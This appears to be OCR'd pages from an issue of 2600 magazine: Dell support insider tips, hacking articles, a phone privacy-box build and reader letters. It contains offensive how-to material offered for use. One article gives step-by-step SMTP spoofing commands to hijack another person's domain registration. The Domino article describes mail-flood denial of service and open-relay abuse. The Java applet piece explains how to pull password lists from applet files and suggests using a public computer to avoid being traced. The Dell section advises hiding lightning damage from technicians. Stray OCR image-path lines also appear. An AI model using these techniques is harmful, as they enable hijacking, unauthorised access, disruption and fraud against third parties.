The first thing you ought to know about Dell tech support is its divisions. All accounts fall into one of three categories: HSB (home and small business), PAI (public and international), and Relationship (large company accounts). Different divisions have different support policies and boundaries. Most computers are in the HSB category. Computers in this category have a "magic 30 day" window from their ship date. PAI accounts are mostly government and education accounts. I haven't had any experience with the Relationship accounts so I won't talk about them

General Dell Info

All Dell BIOS chips are branded with the computer's service tag. Service tags are five digit (some new computers have seven digit tags) alphanumeric identifiers of the specific computer. The database lists all of the information about the components and software that the computer shipped with. It also lists most of the owner's information, including the credit card info. This database is a simple SQL database with laughable security. It also, until recently, has been run off of Compaq Tandem servers. Go figure. The service tag is imprinted into the BIOS for the purpose of identification in the case that the computer is stolen. It can also be found on a sticker on the case.

Dell, like most major OEMs, purchases special versions of most system components. If you see, for instance, an advertisement for an SB Live! card and order one for your Dell the features are likely to be different. Also, many of the cards now have an EPROM chip on them that records the last time diags were run and the results. I don't know how much storage is on the chips or what else they may record, but it isn't unlikely that they store information about the operating system, configuration, or any of a host of other "diagnostic" information types.

The "Magic 30 days"

For HSB computers the first 30 days after they ship they are under a "total satisfaction" warranty. My advice is that anything you are likely to do with the computer, do within the first 30 days. If you are going to install Linux on the box, do it then so that if you are unable to tune any specific driver to your liking (or even if you end up damaging components with "risky" code) you can get a replacement for that component or even for the full system. During this time you can also get upgrades to most components at cost. (This means "really cheap.")

After this 30-day period most computers are covered by a year's worth of "onsite" warranty (although you can also purchase two additional years of this warranty). If you don't want some stranger coming over to your house and fiddling around in your system (not a bad choice, from what I've seen of their work), you have the option of replacing the part yourself. If you take this option you will be asked for "collateral information" which is generally your credit card info. If you refuse to give it to the tech, they will have to get manager approval to send out the part anyway (generally, this is pretty easy to do). The reason for the collateral info is that Dell almost always wants the defective part to be shipped back to them. This aids in issue tracking and also allows for refurbishing. Almost all parts sent out in this manner will be refurbished. You can request that new parts be sent to you (this also requires an approval, which will almost never be granted if there is no collateral info). I've seen this become an issue most often with monitors, which go through almost no testing before being reissued.

The next two years generally are "parts only" service. This service follows along the lines of the above requested self-install.

Classified Drives

PAI accounts differ from HSB accounts in several ways. First off, PAI customers do not have to troubleshoot over the phone. They also have the option of "classified drives." A classified hard drive is one that is suspected to contain sensitive information. These drives are most often in the Department of Defense, although any PAI customer may claim one. There is no record on the service tag which computers have classified drives. These drives, when defective, are destroyed on site and are not returned to Dell. You have to inform the technician that you have a classified drive, as they will not ask.

ZZTop

All Dimension computers come with a compressed drive image on a hidden partition. The only certain way of absolutely getting rid of this partition is a low level format. This "hidden" partition isn't a partition at all. The image is written at the end of the drive. The executable program "ZZTop" finds, expands, and writes this information to the drive, much like Norton's "Ghost" program. Many images are coming out of the factory corrupt these days (see the "Dell Today" section below). If this is the case and it is discovered within the first 30 days, you have the option for an STM CD. This CD contains the same information. If you decide to use the STM as a system maintenance utility, make backups of both the CD and the floppy that comes with it. If either one fails past the first use you will not only get no sympathy but no replacement.

support.dell.com

All technical information, from pin-outs to jumper settings, white papers to driver files, on all Dell components ever shipped (including 8086's - seriously) can be found at the support web site. The search function is a little sketchy but with a bit of persistence you can find any information that you might need.

SE Tech Support

"Acts of God" are not covered under the

HSB warranty. If a lightning storm took out your modem, for the love of all that is good *don't* tell the technician. As soon as that is entered into your log, that part cannot be replaced by any technician. All phone techs have a badge number to identify them. Make certain you get that number and use it whenever referring to the tech in your communications with Dell. All branches of support have five digit extensions to their queue. Get that number and watch your call times plummet. Don't mention that you are taping a call - you will be hung up on immediately. Don't threaten legal action - your tech support will be suspended completely until the legal department reopens it. (Only method of contact with legal? Surface mail, naturally.) Also, don't just stop making payments on your computer expecting that Dell will repossess it. Instead, they will take you to court, usually filing in a federal court (interstate commerce) in North Dakota or Hawaii on a Wednesday. They give minimum notice, usually down to the minute and almost always win. I have heard that they are able to garnish wages and totally destroy credit for years.

Dell Today

Redhat has started shipping on some Dimension desktops. Support is by Linux Care.

The Dimension line seems to be plagued by unreliable modems. *Do not* under any circumstances order any Conexiant modem on a Dimension. Dell has terminated their contract with Conexiant and will stop shipping their POS when they run out of stock. I have seen examples where a customer ordered a USR hardware modem and got a Conexiant instead. Read your invoice carefully. If this happens to you, call customer service. Because of the increase in sales, the computers are not being burned in any longer at the factory. I have seen instances that make me doubt that they have even been turned on. Loose or unseated cards are not uncommon (sometimes even processor or ram). Neither are unconnected power or data cables. Misinstallations of software and poor backup images are also common issues. Burn in your computer when you first get it.

This article didn't mention anything about laptop or server support. I don't know much about those divisions. All I can guess is that they are much the same as we are. Have fun with your Dell and, hey, have fun with Dell too!

HOW DOMAINS ARE STOLEN

by Crim, Redomega

Network Solutions controls many of the .com, .net, and .org domain names for the Internet. When you purchase a domain name, you are expected to supply them with three contacts for your domain: Administrative, Technical, and Billing. You are also supposed to supply each contact's name, address, phone number, and e-mail address. All of this information is kept in NSI's public Whois database (www.networksolutions.com/cgi-bin/whois/whois).

Modifying a Domain

So you've registered your domain name with NSI, but you need to modify or update your contacts or name server address. You simply go to www.networksolutions.com/makechanges/ and supply it with your domain name. Fill out a Host Form for your domain and use the "Mail-From" authentication. This will e-mail you the correct form to update your domain. When you receive this form in your e-mail box, you are supposed to send it back to hostmaster@internic.net and it will check your e-mail address with the one in its database to see if they match. If they do, your domain is updated.

Exploiting

Updating NSI's records using the "Mail-From" method doesn't seem to be all too secure. The easiest way I have found to modify someone else's domain is to request a modify form from Network Solutions and save it to your hard drive. From this you can change form blanks to whichever domain you wish to modify. After making your changes to your form, the only problem is having the e-mail sent from the technical contact's e-mail address. This is easy to do. Look up the technical contact's address using the above Whois database. Then you can use a somewhat well known trick to "spoof" your e-mail address:

1. Telnet into any mail server on port 25: telnet mail.server.com 25

2. You should connect to the server's SMTP server. You need to give it false info by entering:

HELO some.fake.website

3. Now to tell the server who is sending the e-mail, put in the technical contact's e-mail address:

MAIL FROM: address@server.com

4. Now that the SMTP server knows who is sending the E-mail, you need to tell the server to whom the e-mail is being sent to. Put in:

RCPT TO: hostmaster@internic.net

5. Now tell the server to start the body of the e-mail:

DATA


6. Now you should paste your domain modify form into the telnet session.

7. To send the e-mail type a period on an empty line.

8. Then type *QUIT*

This will send hostmaster@internic.net the domain modification form as if it came from the technical contact's e-mail address, and it will process the form. The only problem I see in this method, is that hostermaster@internic.net sends out two automatic e-mails to the technical contact's address. The first is just an acknowledgement that it received the form and the second shows that the changes have been made to the Internic database.

Playing With Dominos



by Dr.Clue
dr.clue@grond.demon.co.uk

Lotus Notes/Domino is a groupware system, essentially allowing easy sharing of information between people. It's a client/server system, composed of the Domino server and the Notes client. It's big, it's complex, and it's got an awful lot of things that don't quite make sense when compared to other environments. This makes it a challenge to learn, but also means there's a lot of confused Notes admins out there!

There's no way I can cover everything here, but I'll try and concentrate on some of the main ways to have fun with Domino.

Notes was developed by a subsidiary of Lotus, called IRIS Associates. They have a help site called notes.net, where you can download upgrades, trial versions, and moderately useful documentation.

Basic Concepts

Notes works with documents. Within a database, you have forms which documents are created from. They define the fields, layout, and any scripts that are executed. Once documents are created from forms, they are viewed and organized by views. You can also create folders, that function like views, but contain copies of the document. So a document can be seen in more than one view, but it is the same document - delete it from one view, you delete it from the database. A document in a folder is a copy that exists within the folder - delete it from there, and it will still be in a view somewhere within that database. OK? Let's carry on, then.

Poking Around With the SMTP MTA

Let's start by looking at Notes mail. The Domino server has a Public Name and Address Book (PNAB) which contains all the users for the Notes domain, plus all the groups. Additionally, people may have defined extra groups in their local NABs, but these are obviously only accessible to them within their own Notes client. The Notes domain is essentially defined by the PNAB.

When sending email within Notes, all you're doing is just replicating a document between servers - it's not a mail system in the "real" sense of the word. This has some interesting side effects for us - firstly with the SMTP MTA. This is an add-in task running on the Domino server which converts the Notes proprietary mails into SMTP, and vice versa. With Domino 4.6 and earlier, most of the anti-spam and anti-relaying features were adding as statements to the main notes.ini file. These statements are cryptic, and many lazy admins haven't bothered with them.

As SMTP isn't native to Domino, it must convert incoming email from SMTP before it can apply any restrictions. This gives us our first DOS. If you send multiple emails into a Domino server, it must accept them and then convert them fully. Once converted, Domino checks its notes.ini file to see if it should bounce those emails. If it should, it either converts the email to SMTP again and bounces it, or else forms a Notes NDR report, converts that to SMTP, and sends that back.

As you can see, the Domino server is doing a ton of extra work here - just flooding it with emails that it must reject will bring the server to its knees. However, that's a bit lame, so what else can we do? Well, Notes uses an X.500 like hierarchy of certified IDs - like Joe User/Development/ACME. This gets converted and spat out the SMTP MTA, depending on its config. Using the above example, the Notes internal mail address would be:

Joe User/Development/ACME@ACME

and the most common SMTP equivalent would be:

joe_user/development/acme.acme@smtpmta.domain.tld

Often the SMTP MTA is reconfigured to show:

joe_user/acme@smtpmta.domain.tld

Using this addressing scheme, and with a little trial and error, you can bounce messages through the MTA to internal Notes groups. Bounce messages and SMTP errors are logged into the standard Notes log on the Domino server. This is crowded and difficult to read. An enterprising Domino admin will create special views within his log to view certain MTA events. However, because the MTA is essentially an add-in, your options here as an admin are limited. This means there's quite a high chance your poking around will go unnoticed. Certainly, it can be followed through that if an admin hasn't secured his MTA against relaying, he's unlikely to have gone to the effort of creating special views to check on the MTA's activity.

Via the Web

Domino servers also have an add-in http task. When Notes 4.5 came out, this add-in was called Domino. Version 1 and 1.5 were launched, before the marketroids confused the whole scene by changing the name of the Notes server to Domino. From 4.6 onwards, http has been bundled as an add-in, as well as other interesting things like NNTP and the SMTP MTA. One of the first things any competent Notes admin will have done is disabled database browsing. If they haven't, when you connect to the Domino server, you'll see a nice listing of all the databases on the server, with their directory structure. Nice. Accessing a Notes database via a web browser is easy. By default, the http task will add a "?Open" to the end of a URL. So, for accessing the Notes log, we would use:

http://domino.domain.tld/log.nsf?Open

There's a host of "?" commands that can be used. "?EditDocument" is always handy. "?OpenForm" is also nice. Have a dig around and see what else you can come up with.

A Word About ACLs

Access to the Notes database is configured by ACLs - the two most important entered being Default and Anonymous. Default is on the ACL by, well, default - it defines the highest level of access a user is given. This is overridden by either specifically mentioning the user in the ACL, or by using a Group with them as a member. Anonymous is not on the ACL by default - this defines the highest level of access available to a non-authenticated user. There is also a switch defined in a separate area of the ACL called Maximum Internet Browser Access. By default, this is set to Editor, which means you can create documents, and edit and delete other people's documents. Lotus doesn't, by default, ship very secure ACLs for the standard databases. This is getting better with R5, but the admin still has to go through his databases manually and configure secure ACLs. This tends to mean that some databases slip through, with Default access giving more than it should.

Domino Logging

The Domino log database is called, quite originally, log.nsf. This is where things get stuffed and where an alert admin will look to see who's been playing around on his servers. Access violations (and other errors like File Not Found) will also appear on the Domino server's console. The http task can be configured to either log to the Notes log or else to text files living in the data directory. Domino will log separate files, making it a pain to use standard log analysis tools (which expect one file in CLF format). The main ones are access_log, error_log, and referrer_log. Databases themselves track user accesses, and what you do. You can only delete this from a Notes client and if you have Manager access to the database. However, if you haven't authenticated, then you will appear as Anonymous on the list. So to track you down, the admin has to search and synchronize entries in the database's user activity list, the Notes log, and the http access and referrer logs. Bit of a pain, eh?

I hope this has given you a bit of an insight into Domino, and has whetted your appetite for more. Have fun and explore, but don't be destructive!

JAVA APPLET HACKING

by Xprotocol

When you go to check your e-mail, you type in your name and password and, if correct, you get access to your mail. E-mail websites use what is known as CGI programs. These are programs stored on an e-mail server used for many things like password prompts, online polls, etc. The only way to hack a CGI program is either by brute forcing someone's name or gaining illegal access to the server and searching for password files.

Many people have a non-virtual domain website (meaning they don't get a .com but something like www.geocities.com/area51/nebula/1416/) which they probably get for free. The server may not offer CGI tools or even a CGI bin to store your own programs. Even if the server has a CGI bin for your programs, you still need to know the language. However, many websites and servers offer free Java Applet source code for neat webpage design. Someone can easily get ahold of this code and put a password prompt on their website for friends or members. Since Java is a program about as much as HTML is, it can't be used for high security. Any password prompt that is a Java Applet just takes you to another site. Example: You get a Java Applet prompt at www.awebsite.com. Entering the correct username and/or password will take you to www.awebsite.com/home.html. Someone could easily guess this and go directly to the so called protected website with no password prompt. However, if you try this with a CGI script you will get an "Incorrect name or password" message or a username and password prompt.

As you can see, Java is the much easier choice, but comes with less protection. Many non-virtual domain websites will use Java Applets as a source of security. The neat thing for hackers is that these can be hacked very easily and without having to gain illegal access to that server. When I first came in contact with one of these things, I had no Java experience at all and very little programming knowledge. I broke through the barrier in about two days.

First, you may want to install an HTML editing utility such as Frontpage Express. If you can't get ahold of one, using Notepad will work just fine.

Find the password prompt that you want to break. Make sure that it is Java. At the bottom of your browser there should be a message that says "Applet Initialized." This means that the password prompt is java. Using Internet Explorer, right-click on the page and choose edit or view source if you don't have an HTML editor.


In the editor, it displays the Applet as pass1.class. In Notepad I get the entire HTML code with a string that looks like this:

<applet code="psw1.class" align="baseline" width="367" height="187" archive="psw1.jar">

This tells me that the Applet uses two sources of code, psw1.class and psw1.jar. Psw1.class however is just the Applet code and is contained within the HTML of www.awebsite.com. Using Internet Explorer, I type in www.awebsite.com/psw1.jar. This asks me if I want to download or open the file. Select open and choose Notepad when asked what to open the file with. I search through all the code looking for a file. I find one we'll call text.txt. Using IE again, I type in www.awebsite.com/text.txt. There in front of me is a list of usernames and passwords. I can now use these to determine the hidden webpage. I type one in and it takes me to www.awebpage.com/home.html. I can now type directly into my browser this address without getting a password prompt.

Right now you might be wondering, "If I'm not breaking into the server and just going to a public website, is this illegal?" Well, yes and no, but no for the most part. The person might not be able to sue you because he did not use strong enough protection. However, you might not want to take the chance. If you really want to do this, go ahead and do it on a public computer.

The technique to breaking Java Applet passwords is looking through all files associated with that page and looking for more until you get some sort of list.



by obitus
(obitus@marmoset.net)

The purpose of this box is to add a measure of privacy to your phone calls. It does this by blocking your phone when someone else in the house picks up another phone on the same extension.

Theory/Background

This box is based on the Fuscia Box that was included in *Hacker's Information Report* #2. I was not able to get that box working so I set out to make my own, simpler version. Basically this is the theory behind the device: your phone line has electricity running through it. When you are talking to someone, the voltage is around 20 or so volts. When someone picks up another phone in the house, the voltage is cut in half. The box runs on two 15v zener diodes. The diodes only allow the electricity to flow through it if it is above the preset voltage of the diode. So when there are two phones in the house off the hook, the voltage on the line is only like 10 volts. That isn't enough to flow through the diodes, which causes your phone to be blocked. You have to use two zeners because, depending on how you have the box hooked up, the electricity flows through differently. With only one zener, the box would only work 50 percent of the time because the zener only tests the voltage if the electricity is flowing through it from a certain direction. From the other direction, the electricity can flow through freely.

Construction

The first thing you want to do is run over to your local Radio Shack and pick up a few things. Here's what you need:

1 modular phone jack.
2 15v zener diodes (they come in a two-pack).
1 small switch, such as an spst micromini toggle switch (the type really doesn't matter - you just want it small enough to fit in the phone jack). You will also need a couple of feet of phone cord.

Assembly

1. Open everything up and spread it out on a clean workbench. You will want a

screwdriver, something to strip wires with, and these directions close at hand.
2. Locate your modular phone jack and open it up. Inside should be eight screws with eight wires running to them. The two that we are working with are the red and the green.
3. Unscrew the other screws. You may want to keep the black and the yellow wires. Cut the rest as close to the socket as you can.
4. You should have a red wire and a green wire running from the socket to two separate screws and six empty holes.
5. Move the green wire and screw it into an empty hole.
6. Next, solder two short wires to the poles on your switch.
7. Then solder the two anode ends of the two zener diodes. (The anode end of the zener is the end not marked with a black stripe - look at the back of the package that they came in.)
8. Take your phone cord and cut off one of the plugs. Peel back the insulation and expose the green and red wires. Strip the ends of these wires.
9. You will want to screw the red wire from your piece of phone cord to the screw that is holding the red wire from the socket.
10. Next you will want to screw the green wire from your phone cord to the screw that isn't holding anything at the moment. One wire from the switch and the cathode from one of the zener diodes will also be screwed to that screw.
11. The other wire from the switch and the cathode of the other zener will be screwed to the screw that is holding the green wire from the socket.
12. Lastly, drill a hole in the cover of the modular jack and push the switch through. The cover should just snap on.

That was easy, wasn't it?

Use

To use this sucker, just hook it between the wall and the phone. You will have to figure out which way is "privacy mode" and which way is "bypass mode" if you used the toggle switch. To do this, call up a friend and tell them to chill for a second. Flip the switch back and forth. You should be able to talk to your friend with the switch in either position. Next, run and take another phone off the hook in the house. Run back to the phone with the box connected to it. Flip the switch back and forth. In one position of the switch, you should be able to talk to your friend. This is "bypass mode." A flip of the switch should yield a dead phone. This is your "privacy mode."

Conclusion

This is a pretty easy box to build. There is a limited amount of soldering involved, so even the novice phreak should be able to build one. As I said before, the concept of this box is based on the Fuscia Box article in *HiR2.* I just simplified the design a bit. I have found that these modular phone jacks are useful for building boxes in. They are fairly small and portable. They can be used to add features to almost any phone. If you screwed some wires with gator clips attached to them to the same screws that the piece of phone cord is screwed to, you could make a beige box that would block your phone if the line you were trying to phreak was in use.

Continued from page 39

***Dear* 2600:**

While in many cases you do the ethically correct thing by discouraging miscreants who would only disgrace hackers further, in some cases, you fail to gracefully admit when you are wrong (case in point: orn's letter in 17:1). It is the mark of a mature and responsible individual to admit their faults, and you do not seem to be able to do so. Aside from this minor complaint, you are doing an excellent job of spreading the hacker message, and opposing forces of injustice everywhere.

You can write one of your snide responses to this letter about how orn was the party at fault in your exchange, but his point about the contract between user and administrator is a valid one, a point which you refuse to acknowledge.

The_36th_Chamber

Actually, we did acknowledge that Geocities had the right to remove pages of people who got around the ads. We're not disputing the existence of the contract. But we find the premise of the contract to be morally repugnant and something that users will (and should) try to bypass. Technically we're all supposed to be watching the commercials on TV but many of us fast forward through them. We maintain that any time one is forced to endure an advertisement, it is wrong.

Dear *2600:*

Being a firm believer that someone should construct their own computer anyway (sort of like tying your own fishing flies), I was mildly offended to have found such a stupid article in *2600*. First of all, the cost for building your own machine generally comes out as being more for a couple of reasons (most notably geeky pride and the search for more 31337 parts), but you get exactly what you want in a machine. Secondly, who the hell would want three ISA slots? Thirdly, "Don't buy Intel." Riiiiight, why would I want a good chip when I could buy an AMD chip. Fourth, "768 RAM"???? Bober wants to put three 256mb chips in there?! You most likely wouldn't need a keyboard or a mouse with that setup because it would cost both of your arms and a leg to get the RAM. I do have to say thanks to bober for pointing out my error - I guess I had always pronounced SCSI as "scuzy" when, in fact, it should have been "suczy."

dustbert

Helping New People

Dear *2600:*

In 17:1, phiber_life wrote in talking about people on IRC who refuse to help out neophytes coming around, asking questions. I am one such person, for a few reasons.

First, I'm on IRC to chat with my friends. If I were in #please-ask-me-all-your-hacking-questions I would understand. But I am not. I never promised any information and people insisting on bothering me when I tell them I'm busy are not people who deserve my respect.

Second, almost all of the questions are either "How do you hack hotmail?" or "Can somebody teach me how to hack?" If you try and explain that it's not a simple matter of pressing a button like in *The Net* they lose interest. So why should I bother with someone who doesn't really want to learn?

Notmyrealhandle

If the name of the channel you're in is somehow appealing to people who want to be part of the scene, you should consider that when you're deluged with questions. If you simply want to talk to your friends, IRC enables you to do that completely unseen if you so choose. It's also a trivial matter to set your client to ignore anything an idiot says. What's most important is that you don't judge people asking questions as morons until they do something that proves they deserve the label. Perhaps there are some IRC users who wouldn't mind the designation of "stupid question answerer" and who wouldn't mind when the rest of us transferred these people over to them.

Ideas

Dear *2600:*

I have an idea on how you guys can get more subscribers. Make it so that when you subscribe to *2600* you get a piece of gum in each issue that you receive. Wait, make that a pack of gum since this is a quarterly mag. This way, even if people aren't pleased with the quality of the mag, at least they have a pack of gum, right?

Me and my friend did this when we made our parody mag *Random Acts of Stupidity* and we found that the general feeling was that people enjoyed the gum (a mag and a stick of gum for $1.50, wow!). Although we got suspended for our views in the mag, it was a great success. I think the gum deserves the credit for this one though. Anyway, just an idea.

MrBid

Everyone enjoys gum - there is no doubt about that. But we feel we should stay focused on what we do best and stuffing thousands of packs of gum into envelopes ain't it. Since your views managed to get you suspended, they must be worth something. We hope you pursue them and leave the gum for your teachers to hand out.

Injustices

Dear *2600:*

When I was boarding a flight in New Jersey, after I had put my bag through the X-ray machine, I was pulled aside. The security guard decided to do a random search through my bag (which I had absolutely no problem with). As he was searching, he found a *2600* magazine and immediately confiscated it. I asked why he did this. He responded; and I quote, "I don't want you hacking into the airplane's computer system and crashing it." I laughed when he said this and walked away.

Is this world so uneducated on the meaning of real hacking? Don't people know that the real hackers hack to gain knowledge and not to cause destruction? I was appalled by this!

My story continues. As I was boarding the airplane, the security guard had two other security guards waiting for me. They immediately pulled

me aside and began to question me. After all was said and done, they took away all my electronic devices (CD player, electric toothbrush, Gameboy, etc.) fearing that I would hack into the airplane's computer. I really think people should realize that to hack something you *must* have a system with an input and output device a.k.a. a computer. Well, thanks for your time and I hope my letter serves some kind of purpose. See you all at H2K!

Anthrax

When things like this happen, you need to get names and witnesses. Unless you're leaving out some vital detail, your rights were severely violated. You cannot have such things confiscated by security guards in an airport. To have reading material questioned, especially on a domestic flight, is absolutely unacceptable. We hope that if this happens again to anyone, that they make a major fuss, even if it doesn't seem to be a big deal. Trust us, it is.

Dear *2600:*

Someone ought to teach priceline.com a lesson. I recently purchased a plane ticket through priceline.com without realizing that I entered the wrong return date (damn clock on my computer was reset and I forgot to set it back to normal). Well, I got the ticket and then went about trying to change the return date back to the one I actually wanted. Damn bastards wouldn't let me, even though it was an honest mistake. I then went to Delta Airlines and tried convincing them - no such luck. So now I'm stuck spending 400 bucks for a 175 dollar ticket. Damn, I wish I could be a ninja.

SHemp5150

Dear *2600:*

In yet another breach of freedom, corporate America has shut down another site with threats of legal action. You guys remember the "Dialectizer"? Funny little CGI program that would take someone's site and reword it as it would be written by Elmer Fudd or the Swedish Chef. They also did Redneck, Cockney, and Jive too! Pretty harmless and amusing, right? Not so, says corporate America... check out the notice on the site now at rinkworks.com/dialect/notice.shtml. Basically so many people have threatened the author with legal action it isn't worth his while to keep fighting them anymore. Absolutely-fucking-ridiculous! Where will it all end? When the "mega-corporation" owns everyone and everything do you think it will stop? Then what? Maybe we will have to beef up space exploration so we can start taking over alien cultures too.

KoDo

There is no misunderstanding here. The web has become a battleground between free speech and corporate interests. Never before have so many people been threatened. But we have many many individuals on our side from all over the world who have a chance to win the war as long as they don't back down. It's not going to be easy and it's not going to be pleasant. But if we let these powerful entities dictate how we express ourselves, we will have lost the most powerful voice we've ever had.

Dear *2600:*

I enjoy the free speech and thought forum that your magazine provides for those of us who prefer to go against the conformist views of society. I have felt the need to write you regarding a bit of injustice that I have been subjected to. I have been working for a Fortune 500 IT services provider as a data recovery specialist at a Fortune 100 gas manufacturing corporation for the past 2.5 years. Now that I have accepted a job offer from a small, local ISP as a UNIX/web administrator, I can write without fearing for my job. Approximately 1.5 years ago, one of my primary duties, in addition to a host of other things, was programming of print servers for the gas corp's LAN. This was accomplished by telnetting into a VAX/VMS system from a Windoze desktop box, then using NCP to connect directly to the MAC address of the print server. Now, let's think about this for a moment. Whoever has this password can connect to *any* ethernet interface on the LAN as long as they know the MAC. Scary, huh? Anyway, once inside the print server, I was supposed to set the IP numbers, hostname, turn off all the protocols except for TCP/IP, and run a queue test. Those in charge of the corporate "process" for doing this had instructed us to do it using four enable/disable commands, one for each protocol. The documentation for the print server revealed that, using a slightly different context, TCP/IP could be enabled and all other protocols disabled with *one* command. In the interest of efficiency, I took it upon myself to concatenate these four commands into one and use the shortcut from now on. About three or four months later, I received a telephone call from the head of Network Printing, in which he informed me that "just between us" several LAN printers were dropping off-line and they had suspected a hacker of causing the damage. He then asked me to read back the commands I used to configure print servers. At this point I recited my modified version of the syntax that I had been using from memory. "OK," he said. "We'll be in touch." A week later, I was told that the liaison between our company and the contract would like to speak with me. I walked into the meeting room and there sat my supervisor, the head of MIS Security, the head of the Help Desk, and the Network Printing Team. "What the fuck is going on?" I wondered. I was taken aback when I found out. They told me that I had deviated from the approved corporate process for configuring print servers and that, in my concatenating of these commands, I had caused servers to be dropped from the LAN at random. That was an obvious crock of shit to anyone who has a moderate amount of networking knowledge. I was then forced to go meet MIS Security for an official interrogation where I was watched while programming a server. When I catered the four commands into one, Security demanded to know where I learned these "unapproved commands." I explained that simple, logical shell knowledge was all it took to figure it out and that the end result was identical. I was stripped of my ID badge and parking pass and was told I would not be able to return to work until the issue had been investigated by the proper

authorities. During my suspension, I researched the issue at hand and found a document on the print server manufacturer's web site explaining that there was a bug in older firmware revisions of the card that a DHCP=1 flag would override a hard coded address after one server reboot. What was actually happening? The print queues would lock and in order to clear them, the local admin would reboot it. Upon rebooting the server, it would look for a DHCP address, not be able to get one, and then set the IP to 0.0.0.0, dropping it from the LAN. Returning to work ten days later, I presented this information to the proper authorities, only to be told that my future with the company "didn't look good." I was then told to write a kiss-ass letter to those involved in order to keep my job. I complied. After all, I had to pay my bills and didn't have any back-up plan. A week later, nothing happened to me, but the print team had released a formal memo updating their original instructions with both the concatenated commands and the DHCP=0 setting and, of course, taking full credit for the fix. I just wanted to share yet another example of how Corporate America continues to persecute us for individual thought, benefit from our knowledge, and then take the credit for it.

diss0nance

Starting a New Meeting

Dear *2600:*

I am an avid reader of your magazine and enjoy it very much. But I feel I am missing out on something by not being able to attend any local meetings because, well, there aren't any. I live in the small, boring state of Delaware. Where can I find other interested people in my area who would be interested in starting meetings? I want to help spread knowledge so that our society in Delaware will be more educated about hacking.

NuLL vaLue

We're certain there are more people in your area who share your interests. We suggest finding a place that's easy to get to and in a fairly populated area. Check the guidelines on our web site and get the word out however you can. It can take several months to build a meeting so don't give up. Here's proof that there are people around you who would go.

Dear *2600:*

I would just like to say that I think the MPAA and NBC are a bunch of money hungry assholes. I have printed out and posted over 200 flyers all over Wilmington, Middletown, and a couple of other places in Delaware. I went into video stores and gave people copies. I am just trying to raise consciousness about all this crap.

neurophilter

Praise

Dear *2600:*

My hats off to *2600* - the only online hacker resource that has so much as mentioned the week long protests against the IMF and World Bank in Washington DC, April 8-17. It's sad that the world of freedom seekers is so divided and most hackers see only software and hardware and not world issues. After reading other hacker and "geek" interest web sites and online publications, one would have no idea that there was a revolution in the making.

Once again, job well done. Keep up the good work.

Dave
NYC

You don't have to be a weatherman to know which way the wind is blowing.

Dear *2600:*

I'm a new reader of *2600,* my first issue being the "1999-1900" one. The magazine seems to attract a surprising range of readers of all levels of intelligence. Mixed in with the great letters about recently found exploits or information on which military software package-of-the-week has absolutely no security, you've got the geniuses who want you to help them vandalize their school's web site or who just want to steal something from Borders. In dealing with all this, you excel at calmly reading their messages and adding a bit more information where needed or politely showing them exactly how stupid they really are (not that they're likely to notice the sarcasm in the response).

Anyway, I just read the pair of interviews cnn.com has about hacking (located at www.cnn.com/TECH/specials/hackers/qandas/). Great stuff. While you replied to the questions with honesty, patience, and information, the good doctor comes off as a corporate stooge. Where your responses are well thought out and straightforward, we get Dr. Palmer calling hacking a felony, while immediately proceeding to discuss all the "ethical hacking" his organization engages in.

First of all, I'd like to see the law that makes hacking a felony, and second, I'd like to know how adding the word "ethical" makes something less felonious. While these interviews (when the replies are included verbatim and not edited for space) almost *always* show *2600* and the hacking community in a good light, any time such an interview is paired with the corporate line about hacking, the suits come out as intolerant incompetents spouting menacing sounding technobabble. Let's see more interviews like that!

By the way, I work at an independent K-12 school that is thankfully run by tolerant, thinking individuals. So as long as I'm here, my copies of *2600* will always be sitting out on my desk for the students to read. Just so people don't get the idea that every school is an oppressive tool of the state.

Da Clyde

Dear *2600:*

I am writing to congratulate you for publishing one of the most incredible issues to date, namely the Spring 2000 issue. Each article was interesting, well written and, most importantly, practically informative (i.e., "Securing Web Sites with ASP"). The Kevin Mitnick article was awe-

some. The "How to Stay a Sysadmin" should be required reading for the entire IS community. The article was so true - I have forwarded it to friends and coworkers. Every time I buy an issue of *2600* I never know what to expect. This time you exceeded my already high expectations. Consider me from this point forward a subscriber. My check is in the mail. Keep up the good work and thanks for keeping the world safe from unjust corporate/government oppression. An informed citizen is a better citizen.

3_trinity_3

ANAC Numbers

Dear *2600:*

In issue 17:1 someone named casey wrote in stating that 958 will read back the number you're calling from. It doesn't work over here in Thousand Oaks, California. The magic number here is 114 (like backwards information). Just thought you'd like to know that 958 doesn't work everywhere.

Goop

Dear *2600:*

I saw in the Spring 2000 issue that you guys mentioned that you can dial 958 or 9580 to have the number you are calling from read back to you. In my area (McLean, VA) those numbers do nothing. Instead we dial 811.

Best of luck dealing with the MPAA. You guys should file a class action suit against them for violation of the Sherman Antitrust Act. (History class actually being useful! I never thought I'd see the day!)

PaleronD

Media Misrepresentation

Dear *2600:*

Last night on the radio and more in depth today in the *New York Times,* there was news of Mafiaboy, the kid who allegedly launched the DoS attacks on CNN, being caught. Although I think what he did was completely juvenile and stupid, on NPR they were talking about how "security experts" were saying that Mafiaboy caused around $60 million in damage. Reminds me of the Kevin Mitnick saga! The CNN site was down for two hours, people.

phil

And a recent e-mail "virus" was said to have caused over $10 billion in damage! The numbers are pretty obviously nonsensical. It's not unlikely that most of whatever else these people are saying is as well.

The Staples Threat

Dear *2600:*

In issue 17:1, on pages 35 and 36, you published a letter from Jack A. VanWoerkom. I would like to commend you on your smart, cheeky reply. I am gratified to know that *2600* stands by its convictions and will not disclose the identity of any of its sources. I am wondering if Staples kept their promise of legal action. Though important to stand your ground on any such issue, it undoubtedly comes at a terrible time, due to your current involvement with the MPAA lawsuit. I would like to express my support for *2600.* I hope we end this trial by shaking up corporate America, and opening the public's eyes to such corruption. Education is the key.
